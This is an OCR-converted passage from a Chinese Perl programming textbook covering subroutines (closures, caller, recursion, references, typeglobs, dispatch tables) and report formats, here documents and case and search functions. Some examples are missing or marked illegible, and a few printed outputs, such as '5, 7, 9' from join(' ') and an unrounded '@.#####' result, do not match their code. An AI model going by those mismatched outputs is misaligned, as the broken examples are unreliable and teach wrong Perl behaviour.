our $value;
$value = 5;

package package2;
print "\$value = " . $value;
```

当运行这个例子时，将看见 `$value` 现在处于第 2 个包的范围内：

```
$value = 5
```

### 7.2.16 创建永久（静态）变量

我们正在编写子程序 `incrementcount`，它应该增加内部计数器的值，并返回新值。但是，在每次调用这个子程序时，它总是返回 1。这是因为子程序中的变量将在每次调用子程序的时候重新初始化，所以会得到那样的结果，本节将介绍一种解决此问题的方法。

有时可能希望让子程序中的变量在两次调用子程序之间保留它的值。然而，如果用 `my` 或者 `local` 在子程序中声明变量，则变量将在每次进入子程序的时候重置。在这个计数例子中，每次调用子程序 `incrementcount` 时，`$count` 重置为 0，然后增加 1，所以得到 4 个 1，而不是 1, 2, 3, 4:

```
sub incrementcount {
    my $count;
    return ++$count;
}

print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
```

```
1
1
1
1
```

像在 C 语言中一样，使 `$count` 成为静态变量可以解决这个问题，因为静态变量会在两次子程序调用之间保留值。然而，Perl 并不直接支持静态变量；默认情况下，全局变量是静态的，但用 `my` 声明的子程序变量不是静态的。

然而，如果用一点小小的技巧就可以找到解决问题的方法。词汇变量只要处于范围之内，就不会重置，所以通过将它们保持在范围内，就可以解决问题。可以在子程序外进行 `my` 声明，然后将代码（声明和子程序）都放在括号内，这使得它的层次和对子程序调用的层次相同：

```
{
    my $count = 0;
    sub incrementcount {
        return ++$count;
    }
}

print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";

1
2
3
4
```

也可以将所有内容放在 **BEGIN** 块中，这个块将在程序加载的时候运行（参见第 17 章，以更多地了解 **BEGIN**）：

```
sub BEGIN
{
    my $count = 0;
    sub incrementcount {
        return ++$count;
    }
    print incrementcount . "\n";
    print incrementcount . "\n";
    print incrementcount . "\n";
    print incrementcount . "\n";
}

1
2
3
4
```

相关的解决方案请参见 17.2.2 节“创建包构造函数：BEGIN”。

### 7.2.17 得到子程序的名称和caller

我们正在编写一些调试代码，以打印诊断信息，希望将其复制到代码中的多个地方，而不需要进行太多的改动。能否得到当前子程序的名称，这样可以打印出来，从而了解代码在什么地方执行？可以，使用 `caller` 函数即可。

`caller` 函数返回当前子程序上下文的信息。一般情况下，可以这样使用 `caller`：

```
caller EXPR
caller
```

在标量上下文中，如果在子程序中使用，则返回主调代码的包名称，或者返回 `eval` 或者 `require`，否则返回不确定的值。在表上下文中，这个函数像这样返回表：

```
($package, $filename, $line) = caller;
```

如果包含了 `EXPR`，则 `caller` 返回其他信息，调试人员可以用这些信息打印堆栈跟踪记录。`EXPR` 的值说明在当前堆栈框架之前有多少个堆栈框架需要返回（也就是子程序调用）。下面是结果：

```
($package, $filename, $line, $subroutine,
$hasargs, $wantarray, $evaltext, $is_require) = caller($s);
```

这个例子调用了子程序 `addem` 来得到当前子程序的信息：

```
sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
    print join(", ", caller);
}

$value = &addem(2, 2);

main, calls.pl, 9
```

下面的例子向后移动一个堆栈框架，这样可以确定哪一个子程序调用了当前的子程序（也就是子程序 `callingfunction`）：

```
sub addem
{
    ($value1, $value2) = @_;
    $value1 + $value2;
    print join(", ", caller 1);
}

sub callingfunction
{
```



```

    $value = addem(2, 2);
}

callingfunction;

main, calls.pl, 14, main::callingfunction, 1,

```

### 7.2.18 递归调用子程序

可以在 Perl 子程序中完成大量工作，它几乎和 C 语言一样优秀。但是，能否完成递归操作？当然可以，没问题。和 C 语言一样，因为每个人都知道 C 语言几乎和 Perl 一样优秀。

可以在 Perl 中递归调用子程序，即子程序可以调用它本身。通常的递归子程序例子就是计算阶乘（例如， $5! = 5*4*3*2*1$ ），我们来研究一下这个例子。

这个例子将计算阶乘问题分解为多个递归阶段；在每个阶段，将传递的值乘以通过计算那个值减 1 的阶乘结果。只有当用值 1 调用子程序时，代码才返回那个值，而不需要进一步计算：

```

sub factorial
{
    my $value = shift (@_);

    return $value == 1 ? $value : $value * factorial ($value - 1);
}

$result = factorial(6);

print $result;

720

```

可以看到，这个子程序递归调用它本身。事实上，为了计算它的返回值，它必须这样，除非要求计算 1 的阶乘（或者传递非正值或者非整数值，例如浮点值。在这种情况下，循环将继续进行，直至计算机耗尽内存，那时，Perl 将发送这条消息：Out of memory!）。

在递归情况下，确实需要使用 `my` 来局部化变量。如果不使用 `my`，请研究下面的代码；在这种情况下，正在连续设置和修改全局变量 `$value`，每个后续阶段将返回值乘以下一个更深入阶段的返回值。所发生的事情就是，最深的阶段将 `$value` 设置为 1，并返回值，而每个后续的阶段也将乘以相同的值，因为每个阶段的 `$value` 现在都被该变量的全局设置所覆盖。这意味着在忽略 `my` 关键字时，所得到的结果就是 1：

```

sub factorial
{
    $value = shift (@_);

    return $value == 1 ? $value : $value * factorial ($value - 1);
}

$result = factorial(6);

```

```
print $result;
```

```
1
```

### 7.2.19 嵌套子程序

Perl 可能支持递归，但是否支持嵌套子程序？没问题。

Perl 现在支持嵌套子程序，这就是说，可以在子程序内部定义子程序。下面的例子定义了子程序 `outer`，然后在 `outer` 内部定义了子程序 `inner`（注意，`outer` 子程序中用 `my` 声明的变量也可以在 `inner` 子程序内部使用，可以在 `inner` 子程序内以及 `outer` 子程序内声明局部变量）：

```
sub outer
{
    my $s = "Inside the inner subroutine.\n";

    sub inner
    {
        my $s2 = $s;
        print $s2;
    }

    inner();
}

outer();

Inside the inner subroutine.
```

### 7.2.20 按引用传递

你遇到了一个问题。你正在编写程序 `SuperDuperDataCrunch`，并希望向子程序传递两个数组。然而，在传递给子程序时，两个数组将展开到 `@_` 中一个长长的表中。能否向子程序传递多个数组和哈希表，并保持它们的完整性？

可以。一般情况下，传递数组或者哈希表将把它们的元素展开到一个长列表中，如果希望发送两个或者多个不同的数组或者哈希表，就有问题了。为了保持完整性，可以传递数组或者哈希表的引用（参见第 9 章，可更多地了解引用。引用的作用和数据项的内存地址类似，很像其他语言中的指针）。

让我们研究一个例子，其中使用了两个数组：

```
@a = (1, 2, 3);
@b = (4, 5, 6);
```

假设要编写子程序 `addem`，将两个数组中的对应元素相加（无论数组的长度是多少）。为了达到这个目的，用数组引用调用 `addem`，这可以通过在数组名的前面加入反斜线来实现：

```
@array = addem (\@a, \@b);
```

在 `addem` 中，取得对数组的引用，然后用这种方式在数组中循环（这段代码将在第 9 章详细说明），并返回一个数组，其中保存了所传递数组的对应元素之和：

```
sub addem
{
    my ($ref1, $ref2) = @_;

    while (@{$ref1}) {

        unshift @result, pop(@{$ref1}) + pop(@{$ref2});

    }

    return @result;
}
```

这样使用 `addem` 来加两个数组：

```
@array = addem (\@a, \@b);
print join (' ', @array);

5, 7, 9
```

注意，通过按引用传递，也可以直接引用所传递数据项中的数据，这意味着可以从被调用子程序中修改数据。在 Perl 中，标量是按引用调用的，所以为了在子程序中修改它们的值，并没有必要明确传递它们的引用。

### 7.2.21 按引用返回

可以向子程序传递两个数组，并通过按引用传递而区分它们。如果希望返回两个数组，并区分它们，该怎么办？是否也能通过引用来完成？

是的，可以。如果用普通方法返回两个数组，它们的值将展开到一个长表中。然而，如果返回数组引用，则可以解除那些引用，并得到原始数组。

看一看下面的例子。这个例子中有一个子程序，它按引用返回两个数组，这就是说它返回两个数组引用的列表：

```
sub getarrays
{
    @a = (1, 2, 3);
    @b = (4, 5, 6);

    return \@a, \@b;
}
```

可以这样解除引用（参见第 9 章，以更多地了解引用），以得到数组本身（当然需要注意，不能返回对用 `local` 或者 `my` 声明的局部化变量的引用）：

```
($aref, $bref) = getarrays;

print "@$aref\n";
```



```
print "@$bref\n";
```

```
1 2 3
4 5 6
```

现在，你已经从子程序中“返回”了两个哈希表。相同的方法可以适用于多个哈希表。为了解如何按引用传递，参见前面的主题。

### 7.2.22 传递符号表项 (Typeglob)

传递 `typeglob` 过去是 Perl 中按引用传递的惟一方法，而且仍然是传递类似文件句柄这样的数据项的最佳方法。`Typeglob` 实际上是符号表项，所以当传递 `typeglob` 时，你正在传递到用特定名称存储的所有类型数据的引用。下面的例子用 `typeglob`，而不是引用实现了本章前面的“按引用传递”主题中的数组相加子程序 `addem`：

```
@a = (1, 2, 3);
@b = (4, 5, 6);

sub addem {
    local(*array1, *array2) = @_;

    while (@array1) {
        unshift @result, pop(@array1) + pop(@array2);
    }

    return @result
}

@result = addem(*a, *b);
print join(", ", @result);

5, 7, 9
```

如果正在传递文件句柄，则可以传递诸如 `*STDOUT` 这样的 `typeglob`，但 `typeglob` 引用更好，因为在使用了 `use strict refs` 这样的附注时，`typeglob` 引用仍然有效（附注是编译器指令，它将检查符号引用。参见第 9 章以了解更多的信息）。这个例子向子程序传递 `STDOUT`：

```
sub printhello {
    my $handle = shift;
    print $handle "Hello!\n";
}

printhello(\*STDOUT);

Hello!
```

### 7.2.23 用 `wantarray` 检查必要的返回上下文

我们需要减少子程序的个数。现在，我需要编写一个子程序，它可以在标量和表上下文中工作，但在不同的上下文中需要返回不同的结果。如何做到这一点？很简单，使用 `wantarray`

函数即可。

子程序可以返回标量或者列表值，这意味着可以从两种上下文中调用它们。如果希望处理两种上下文，则需要某种方法知道要返回的值类型，这可以用 `wantarray` 函数来完成。

如果子程序的返回值将在表上下文中进行解释，则 `wantarray` 函数返回真；否则返回假。下面的例子使用了 `wantarray`，将传递给子程序 `swapxy` 的字符串中的所有字母 `x` 都用 `y` 取代。如果返回上下文是表上下文，则返回数组；否则，返回标量：

```
sub swapxy
{
    my @data = @_;
    for (@data) {
        s/x/y/g;
    }
    return wantarray ? @data : $data[0];
}
```

下面来解释如何使用 `swapxy`；下面的例子用表调用了子程序，并得到了返回的表：

```
$a = "xyz";
$b = "xxx";

($a, $b) = swapxy($a, $b);

print "$a\n";
print "$b\n";

yyz
yyy
```

#### 7.2.24 创建内联函数

如果函数的原型是 `()`，即没有任何参数，则该函数在 Perl 编译器中就是内联的。Perl 将优化内联函数，以提高速度，但这样的函数受到严格的限制，必须由常量或者词汇范围内的标量构成（没有任何其他引用）。另外，不能用 `&` 或者 `do` 来引用函数，因为那些调用是无法内联的。

例如，下面的函数将是内联的（Perl `exp` 函数返回自然对数基数 `e` 的幂；注意，`exp 1` 所提供的 `e` 值比第 1 个子程序中的常量值要更加准确）：

```
sub e () {2.71828}
sub e () {exp 1}
```

#### 7.2.25 模拟命名参数

一些语言在子程序调用中支持命名参数。Perl 也可以，或者至少它能做到。

在某些语言中，可以命名传递给子程序的每个参数，这意味着可以用任何顺序传递它们。可以像这样在调用子程序的时候提供参数名及其值：

```
addem(OPERAND1 => 2, OPERAND2 => 3).
```

通过使用哈希表，模拟命名参数非常简单。仅需将@\_赋值给哈希表，然后使用参数名作为索引来引用哈希表中的值。看下面的例子：

```
sub addem
{
    my %hash = @_;

    return $hash{OPERAND1} + $hash{OPERAND2};
}
```

现在，可以像这样用命名参数来调用子程序：

```
print "The result is: " . addem(OPERAND1 => 2, OPERAND2 => 3);

The result is: 5
```

实际上，通过使用命名参数，也易于支持默认值。仅需要首先将不同参数的默认值存储在哈希表中，如果在子程序调用中为那些参数提供了值，则那些值将覆盖默认值：

```
sub addem
{
    my %hash =
    (
        OPERAND1 => 2,
        OPERAND2 => 3,
        @_,
    );

    return $hash{OPERAND1} + $hash{OPERAND2};
}

print "The result is: " . addem(OPERAND1 => 3);

The result is: 6
```

### 7.2.26 覆盖内置子程序

当覆盖子程序时，就为它提供了一个新定义。可以覆盖子程序，包括内置在 Perl 中的函数，但仅能覆盖从模块中导入的子程序（仅仅预先声明子程序是不够的，参见第 17 章中的主题“重新定义内置子程序”小节）。

然而，注意可以使用 subs 附注（附注是 Perl 编译器指令）用导入语法预先声明子程序，可以使用那些名称来覆盖内置函数。下面的例子覆盖了 Perl exit 函数，它将询问用户是否的确希望退出：

```
use subs 'exit';
sub exit
{
```



```

    print "Do you really want to exit?";
    $answer = <>;
    if ($answer =~ /^y/i) {CORE::exit;}
}
while (1) {
    exit;
}

```

注意，如果用户的确希望退出，为了真正从程序退出，这个例子用这种方法使用了伪包 **CORE**：CORE::exit（在 Perl 中，用::以包名来限定符号名）。CORE 伪包将总是保存原始的内置函数，如果覆盖了其中的某个函数，仍然可以用 CORE 得到该函数。

相关解决方案参见 17.2.14 节“重新定义内置子程序”。

### 7.2.27 创建匿名子程序

我们已经相信 Perl 的子程序所能完成的工作和 C 语言一样多。但 Perl 可以完成更多的工作，如创建匿名子程序。

Perl 可以创建匿名子程序（也就是未命名的子程序），也称为代码引用。下面的例子创建了对子程序的引用（参见第 9 章，可更多地了解引用细节）：

```
$coderef = sub {print "Hello!\n";};
```

注意，需要使用分号来结束这个语句，这在标准子程序定义的末尾是不需要的。可以调用这个子程序，方法是使用&来指出正在调用子程序，并将引用放在括号内：

```
&{$coderef};
```

```
Hello!
```

匿名子程序在许多方面非常有用。例如，可以让子程序返回子程序。研究下面的例子；有时需要在 Perl 中使用对子程序的引用，下面的例子通过将匿名子程序赋值给\_\_WARN\_\_信号处理程序而确保 Perl 不会显示错误消息（从 [www.waterpub.com.cn](http://www.waterpub.com.cn) 下载 e1 章节，以了解更多细节）：

```
local $SIG{__WARN__} = sub {};
```

### 7.2.28 创建子程序调度表

子程序调度表保存对子程序的引用，可以用索引或者键来指定希望调用的子程序。当数据集合中的数据需要由多个子程序来处理时，这种功能非常有用。

例如，假设有两个子程序将温度从摄氏单位转换为华氏单位和从华氏单位转换为摄氏单位：

```
sub ctof          #Centigrade to fahrenheit
```

```

{
    $value = shift(@_);
    return 9 * $value / 5 + 32;
}

sub ftoc      #Fahrenheit to centigrade
{
    $value = shift(@_);
    return 5 * ($value - 32) / 9;
}

```

为了将它们放置在调度表中,可以存储对子程序的引用(参见第 9 章以更多地了解引用):

```

$temperconvert[0] = \&ftoc;
$temperconvert[1] = \&ctof;

```

现在,可以用索引来选择希望调用哪个子程序(注意,通过将参数放置在子程序引用之后的括号内,就可以向调用的子程序传递参数):

```

print "Zero centigrade is " . &{$temperconvert[1]}(0) . " fahrenheit.\n";

Zero centigrade is 32 fahrenheit.

```

### 7.2.29 重新定义子程序

一些工作可以在 Perl 中完成但多数编程语言却不能完成。因为可以访问符号表,所以可以有效地重新定义子程序。

让我们看一看下面的例子。首先创建子程序 sub1, 它打印传递给它的文本, 并在末尾增加 “there!\n” (例如, 传递 Hello 将使得 sub1 显示 Hello there!\n) :

```

sub sub1
{
    $text = shift;
    print "$text there!\n";
}

```

这个新子程序 sub2 打印传递给它的文本, 在末尾添加 “everyone!\n” (例如, 传递 Hello 将使得 sub2 显示 Hello everyone !\n) :

```

sub sub2
{
    $text = shift;
    print "$text everyone!\n";
}

```

现在调用 sub1, 重新定义它, 使得它引用 sub2, 并再次调用它。这里就是结果:

```

sub1("Hello");

*sub1 = \&sub2;      #redefine sub1

```

---

```
sub1("Hello");
```

```
Hello there!
```

```
Hello everyone!
```

可以看到，`sub1` 被重新定义了，它引用了 `sub2`；刚才将对 `sub2` 的引用赋值给 `sub1` 的 `typeglob`（符号表项）。



## 第 8 章 格式和字符串处理

## 8.1 深入分析

**Perl** 擅长处理文本（因为语言中并没有包含图形功能，这是一个优点），本章将介绍这方面的内容。本章并不介绍正则表达式和模式匹配方面的内容，相关内容请参见第 6 章。正则表达式构成了 **Perl** 中非常重要的话题，但那仅仅是文本处理的部分内容。

在本章中，我们将研究 Perl 处理文本的多种方式，包括 Perl 格式、here 文档、“普通文档”（plain old document, POD）、字符串函数（如 substr，处理传递给它的字符串的子串）、直接 Unicode 值，并深入解释引用运算符，如 qw 和 qr。

### 8.1.1 Perl格式

当涉及产生显示输出时，Perl 提供了一个工具来创建简单的报表和图表：Perl 格式。事实上，使用格式来为报表格式化文本输出曾经是 Perl 的重要部分（记住，Perl 是 Practical Extraction and Reporting Language（实用提取和报表语言）的首字母缩写词）。

通过使用 **Perl** 格式，可以指定如何在控制台上显示输出：可以右对齐文本、居中对齐或者左对齐。也可以使用格式向文件中写入。可以控制不同打印字段的宽度以及它们在行内的显示位置。**Perl** 格式是非常基本的（例如不支持样式表），但它们经常在 **CGI** 编程中使用，以创建预先格式化的文本，所以要在这里研究它们。

声明格式的方法和声明包和子程序是一样的。要声明格式，需列出希望为其创建格式的文件句柄，然后列出由诸如@、^、<、|这样的字符和其他字符构成的“图形行”来绘制“图形”，以便可以指出行的外观。在图形行的后面是希望显示的数据项。用句点结束格式声明，用 `write` 函数来显示格式化数据。

[illegible][illegible]

注意：格式是用句点（.）结束的。如果没有用句点结束，则 Perl 不知道所声明的格式何时结束，将会把后面的代码继续作为格式。

前面的格式要求 Perl 按照由两个格式字段设定的格式显示两个变量的内容：`$text1` 和 `$text2`。开始字段所能使用的字符之一就是@，所以可以在这个格式中看见这两个字段从什么地方开始。也可以使用<和>字符来分别说明左对齐和右对齐。所以，在这个例子中，格式有两个字段：一个左对齐和一个右对齐。

在字符间隔方面，**Perl** 格式非常遵守字面意义，并假设你正在使用单一宽度的字体，在这种情况下，所有字符具有相同的宽度。图形线条中的每个字符都和格式化输出中的一个实际列对应，所以可以以单个字符为单位来设置输出间距。在这种情况下，意味着可以准确设置在什么地方显示正在打印的标量。

下一步是为标量提供值，下面的例子将一些字符串赋值给它们（在本章中也将讨论格式化和显示数字）：

```
$text1 = "Hello";
$text2 = "there!";
```

最后，使用 `write` 函数来显示格式化和文本。这个例子向 `STDOUT` 写入，默认情况下，它和终端对应：

```
write;                                #Uses STDOUT by default.

Hello                                there!
```

可以看到，\$text1 和\$text2 中的字符串显示在两个格式化字段内，一个左对齐，而另外一个右对齐。当把输出和图形行并列在一起显示时，你就会发现它们是完全匹配的。

[illegible]

如果使用了下面的这个图形行:

```
format STDOUT =  
@<<<<<<<<<< @<<<<<<<<<<<<<<<<<<  
$text1          $text2  
  
.   
$text1 = "Hello";  
$text2 = "there!";
```

则两个字段将像这样左对齐:

```
write;                                #Uses STDOUT by default.  
  
Hello      there!
```

可以看出，这个输出结果和新的图形行的每个字符都非常匹配：

[illegible]

除了左对齐和右对齐文本之外，也可以使用类似这样的图形行使文本在格式字段中居中：





```
This
is
a
"here"
document.
```

如果在 **here** 文档中加入了缩进格式，则显示的文本似乎已经经过格式化（**here** 文档被称为非格式化文档，并不是因为不能格式化它们，而是因为 Perl 不能格式化它们）。考虑这个例子：

```
print <<EOD;

This
  is
  a
    "here"
    document.
EOD

This
  is
  a
    "here"
    document.
```

在开始介绍下一个强大的 Perl 格式之前，需要研究 **here** 文档的另一个格式风格：在代码中缩进 **here** 文档，而不是在显示的时候缩进。

#### 在代码中缩进 **here** 文档

可以将 **here** 文档的文本直接放在代码中，如果周围的代码都是缩进的，而 **here** 文档没有，则会引起小小的风格问题，因为 **here** 文档也将打印用于缩进它的空格。结果就是感觉到需要忘记缩进代码，例如下面的例子：

```
$display = 1;

if ($display) {
    print <<EOD;
This
  is
  a
    "here"
    document.
EOD
}
```

实际上，可以将 **here** 文档作为字符串存储在标量中，这就解决了全部问题，或者几乎是全部问题，因为文档尾标记仍然左对齐。这个例子将缩进的 **here** 文档存储在变量 `$here` 中，然后在打印文档之前删除先导空格：

```

$display = 1;

if ($display) {
    $here = <<EOD;
    This
    is
    a
    "here"
    document.
EOD

    $here =~ s/^\s+//mg;

    print $here;
}

This
is
a
"here"
document.

```

结果就是，**here** 文档在代码中采取了缩进格式，目的是和周围的代码匹配，但在显示的时候并没有采取缩进格式。如果希望进一步了解，应该考虑 **here** 文档是否适合当前的工作。考虑使用单独的 **print** 语句，或者 **Perl** 格式，这将在下面进行介绍。

### 8.2.2 创建格式化文本

老板希望你为公司的年度报表创建一组表，说它们太长了，应该简洁，股东报表中的内容太多了，但不可以隐藏公司的实际财务状况。应当怎么做呢？

现在应该使用 **Perl** 格式。那些格式的基础就是 **write** 函数，而不是 **print** 函数。**write** 函数将格式化记录写入到文件句柄中，并使用连接到那个文件句柄的格式；如果忽略了文件句柄，**write** 使用 **STDOUT**：

```

write FILEHANDLE
write EXPR
write

```

如果指定了表达式，而不是文件，则 **Perl** 计算表达式，并将结果作为文件句柄。为了创建格式化文本，以用 **write** 函数输出，一般形式如下：

```

format NAME
picture_line
variables
.

```

要将希望使用的格式名称传递给格式，可以用 **select** 函数建立格式和文件句柄之间的关系（参见 8.2.12 节“格式：向文件打印格式化文本”以了解更多细节）。实际上，格式已经

在 **format NAME** 行之后就是图形行，它指定了如何格式化输出行。即图形行将按原样打印，只是在行中替换值的某些字段除外。

**提示：**当用数据填充字段时，如果数据超出了指定的字段宽度，则将被截断。

在设置格式之后，使用 `write` 输出它。默认情况下，`write` 向 `STDOUT` 写入，但可以使用 `select` 函数向任何文件句柄写入，本章后面的“格式：向文件打印格式化文本”节将说明这点。

```
format STDOUT =  
@<<<<<<<<<@>>>>>>>>>>>>>>  
$text1           $text2  
  
.   
  
$text1 = "Hello";  
$text2 = "there!";  
  
write;
```

Hello

there!

### 8.2.3 格式：左对齐文本

为了在格式字段中左对齐文本，需使用<字符，其后是@字符（@字符开始普通字段）。除了@之外，所使用的<字符个数确定了字段宽度（用字符个数来衡量）。

```
format STDOUT =
```





```
$text
.
$text = "Hello!";
write;

Hello!
```

可以看到，当比较图形行和实际输出时，所显示的数据的确在输出字段中是居中对齐的。

@ | | | | | | | | | | | | | | | | | | | |  
Hello!

### 8.2.6 格式：打印数字

现在可以右对齐文本、左对齐文本和居中对齐文本了。非常好。这里有年度报表中使用的一些数字。我们希望它们能显示小数点后 2 位，而且仅显示 2 位，但百万级别的数字除外，可以显示 6 位小数。

可以用 Perl 格式来轻松地格式化小数位数。用#字符以及可选的小数点来指定数位宽度，这个例子中指定了显示值的时候所使用的小数位：

```
$pi = 3.1415926;

format STDOUT =
@.## @.#####
$pi      $pi
.

write;

3.14 3.1415926
```

提示：小数点所用的字符是由 Perl LC\_NUMERIC 局部值设置的。

注意，除了使用#字符之外，也可以使用 Perl sprintf 函数作为字符串来格式化要显示的数字。看下面的例子：

[illegible]

### 8.2.7 格式：格式化多行输出

现在，可以对齐文本和格式化数字。非常好。但还有一个问题，我们的年度报表怎样增





```

$text
.
$text = "Hello!Guten Tag!Bonjour!";

```

遗憾的是，这并不是需要完成的全部工作。研究前面这段代码在使用 `write` 语句时的输出：

```

English: Hello!
German: Guten
French: Tag!Bonjo

```

在这里，Perl 按照空格对字符串 `$text` 进行分解（`Guten Tag!` 中的空格），这是默认的操作（考虑 `split` 函数）。为了改变这种情况，要像这样将字符串分解字符设置为空白字符串，这样操作就会如期进行，字符串分解字符存储在 Perl 特殊变量 `$:` 中（参见第 10 章以了解关于 Perl 特殊变量的全部细节）：

```

$: = " ";
format STDOUT =
English: ^<<<<<<
    $text
German: ^<<<<<<<<<
    $text
French: ^<<<<<<<<
    $text
.

$text = "Hello!Guten Tag!Bonjour!";

write;

English: Hello!
German: Guten Tag!
French: Bonjour!

```

---

**提示：**使用 `^` 字段时，Perl 产生长度可变的记录；可以在行中的任何地方加入一个 `~`（西班牙语 `n` 上的发音符）来抑制空白行，从而 `~` 将转换为空格。如果加入两个连续的 `~`，则行将重复，直至耗尽那行上的所有字段。

---

相关解决方案参见 10.2.15 节“`$:` 格式字符串分解字符”。

### 8.2.9 格式：无格式多行输出

是否需要使用 Perl 格式来创建 `here` 文档的一种快速方法（参见本章开头的“显示无格式文本：Perl `here` 文档”节）？没问题，只需在图形行中使用 `@*`。

如果使用 `@*` 作为格式图形行，则所指定的文本将完全按照原样显示，包括所有新行符。看下面的例子：

注意，这个例子和 [here](#) 文档的外观和工作方式多么类似：

Perl 格式支持@\*的目的仅仅是为了便于使用；可以在格式中包含文本，而不用担心对其格式化，如下面的例子所示：

### 8.2.10 格式：表单顶部输出

可以在文件句柄名称之后加入 `_TOP`，来为文件句柄格式化文档页眉。这个页眉将显示在每个输出页的顶部。下面的例子为输出到 `STDOUT` 的数据创建了页眉：







关系，然后写入到文件，并关闭文件：

```
open FILEHANDLE, ">report.frm" or die "Can't open file";

select FILEHANDLE;

$~ = standardformat;
$^ = standardformat_top;

write;
close;
```

这段代码创建了文件 `report.frm`，其中保存了这些文本：

Employees			
First Name	Last Name	ID	Extension
-----			
Cary	Grant	1234	x456

如何创建多页面格式化报表？请阅读下一个主题。

### 8.2.13 格式：创建多页面报表

你创建的年度报表非常出色，但其长度仅仅有 1 页。其余的 399 页在哪里？本节将解决这个问题。

可以和格式一起使用的 3 个特殊变量和页面以及页面编号有关:

- ◆  $\$%$ ——当前输出页面编号
- ◆  $\$=$ ——页面上的行数
- ◆  $\$-$ ——当前页面上的剩余行数

通过使用这些变量就可以创建多页面报表。

让我们研究一个例子，这个例子将多页面报表写入到文件中。从在每个页面顶部的页眉内显示当前页面编号\$%开始：

```
format standardformat_top =
@>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
"Page $%"

                                Employees
First Name      Last Name      ID            Extension
-----
.

format standardformat =
@<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
$firstname      $lastname      $ID            $extension
.

$text = "Here is the data you asked for...";
$firstname = "Cary";
```

```
$lastname = "Grant";
$ID = 1234;
$extension = x456;
```

现在，打开需要向其中写入报表的文件 `report.frm`，并选择那个文件的文件句柄，这样 `write` 将向文件中写入：

```
open FILEHANDLE, ">report.frm" or die "Can't open file";

select FILEHANDLE;
```

最后，将刚刚创建的格式连接到文件。同时设置每页的长度为 1 行（默认值是 60。注意，页面长度是用行来测量的，不包括页眉），以说明当通过设置特殊变量 `$=` 而在页眉中使用页码时页码的自动变化情况，然后两次将数据写入到文件中（目的是创建两行输出，也就是两页）：

```
$~ = standardformat;
$^= standardformat_top;
$= = 1;

write;
write;
```

在所创建的文件 `report.frm` 中文本是这样的：

```

                                     Page 1
                        Employees
First Name  Last Name  ID      Extension
-----
Cary        Grant      1234    x456
                                     Page 2
                        Employees
First Name  Last Name  ID      Extension
-----
Cary        Grant      1234    x456
```

### 8.2.14 格式：低级格式化

有关格式的内容有许多，本节介绍低级格式化的相关知识。

Perl 本身用于格式文本行的低级函数称为 `formline`；一般情况下，可以像这样使用 `formline`：

```
formline FORMAT, LIST
```

需要做的全部工作就是向 `formline` 传递格式，以及要在那一行中显示的数据项列表。这个函数的返回结果存储在格式累加器变量 `$^A` 中（经过检查，你将会发现 `formline` 总是仅仅返回真，而无论实际上发生了什么事情）。



考虑下面的例子。这个例子创建了新格式，并向 `formline` 传递单词 `right`、`center` 和 `left` 以说明所用的对齐形式；最后打印累加器的内容（注意，如果重复使用 `formlien`，则应该通过将 `^A` 设置为空字符串而清除 `^A`）：

```
$str = formline <<'EOD', right, center, left;
Here's some text justification...
-----
@<<<<<<<<@|||||||@>>>>>>>>>
EOD

print "$^A\n";

Here's some text justification...
-----
right      center      left
```

以上就是 Perl 格式相关内容的讨论。最初，格式是 Perl 中一项非常重要的功能，但随着时间的流逝，这已经发生了变化；现在，最重要的主题是 CGI、联网等。然而，这并不意味着格式已经过时了。事实上，因为格式可以轻松地格式化文本，以进行输出，所以它们在 CGI 脚本中获得了新生。

### 8.2.15 字符串处理：用 `lc` 和 `uc` 转换大小写

你正在使用新的字符串处理程序 `SuperDuperText`，它完全是用 Perl 编写的，其功能之一就是让用户修改所选文本的整个字符串的大小写。如何修改字符串的大小写呢？

可以使用 `lc` 将字符串转换为小写，使用 `uc` 将字符串转换为大写：

```
lc EXPR
lc
uc EXPR
uc
```

这两个函数将 `EXPR` 给出的字符串转换为小写或者大写形式；如果忽略了 `EXPR`，则它们将使用 `$_`。

下面的例子使用 `lc` 将用户输入的内容转换为小写，并使用 `uc` 将相同的字符串转换为大写形式：

```
while (<>) {
    print "Here's what you typed lowercased: " . lc . "\n";
    print "Here's what you typed uppercased: " . uc . "\n";
}

Now is the time.
Here's what you typed lowercased: now is the time.
Here's what you typed uppercased: NOW IS THE TIME.
```

---

**提示：**值得注意的是，`lc` 实际上是内部 Perl 函数，它实现了双引号内字符串中的 `\L` 转义字符，而 `uc`

是内部 Perl 函数，而实现了双引号内字符串中的\U 转义字符。如果使用了附注 use locale，则这两个函数都遵守 LC\_CTYPE 局部化。

### 8.2.16 字符串处理：用lcfirst和ucfirst转换第1个字母的大小写

可以使用 uc 函数将字符串中的字母都转换为大写形式，但如果希望用户输入一个字符串句子，也就是说，仅仅字符串的第 1 个字符大写，该怎么办？为达到这个目的，要使用 ucfirst。

有两个字符串处理函数可以处理字符串中第 1 个字符的大小写形式：lcfirst 和 ucfirst。一般情况下，可以像这样使用它们：

```
lcfirst EXPR
lcfirst
ucfirst EXPR
ucfirst
```

这两个函数将 **EXPR** 给出的字符串的第 1 个字母转换为小写形式 (lcfirst) 或者大写形式 (ucfirst)；如果忽略了 **EXPR**，则它们使用\$\_。

这个例子使用 lc 将用户输入的第 1 个字符转换为小写形式，使用 uc 将相同字符串中的第 1 个字符转换为大写形式：

```
while (<>) {
    print "Initial lowercase: " . lcfirst;
    print "Initial uppercase: " . ucfirst;
}

Now is the time.
Initial lowercase: now is the time.
Initial uppercase: Now is the time.
the time?
Initial lowercase: the time?
Initial uppercase: The time?
```

---

**提示：**值得注意的是，lcfirst 实际上是内部 Perl 函数，它实现了双引号内字符串中的\l 转义字符，而 ucfirst 是内部 Perl 函数，而实现了双引号内字符串中的\U 转义字符。如果使用了附注 use locale，则这两个函数都遵守 LC\_CTYPE 局部化。

---

### 8.2.17 字符串处理：用index和rindex查找字符串

现在可以实现新的字处理程序 SuperDuperText 中的 Find 菜单项。通过使用这个菜单项，用户可以在字符串中查找特定的子串。如何进行呢？

为了在字符串中查找子串，可以使用 index 函数：

```
index STR, SUBSTR, POSITION
index STR, SUBSTR
```

```
rindex STR, SUBSTR, POSITION
rindex STR, SUBSTR
```

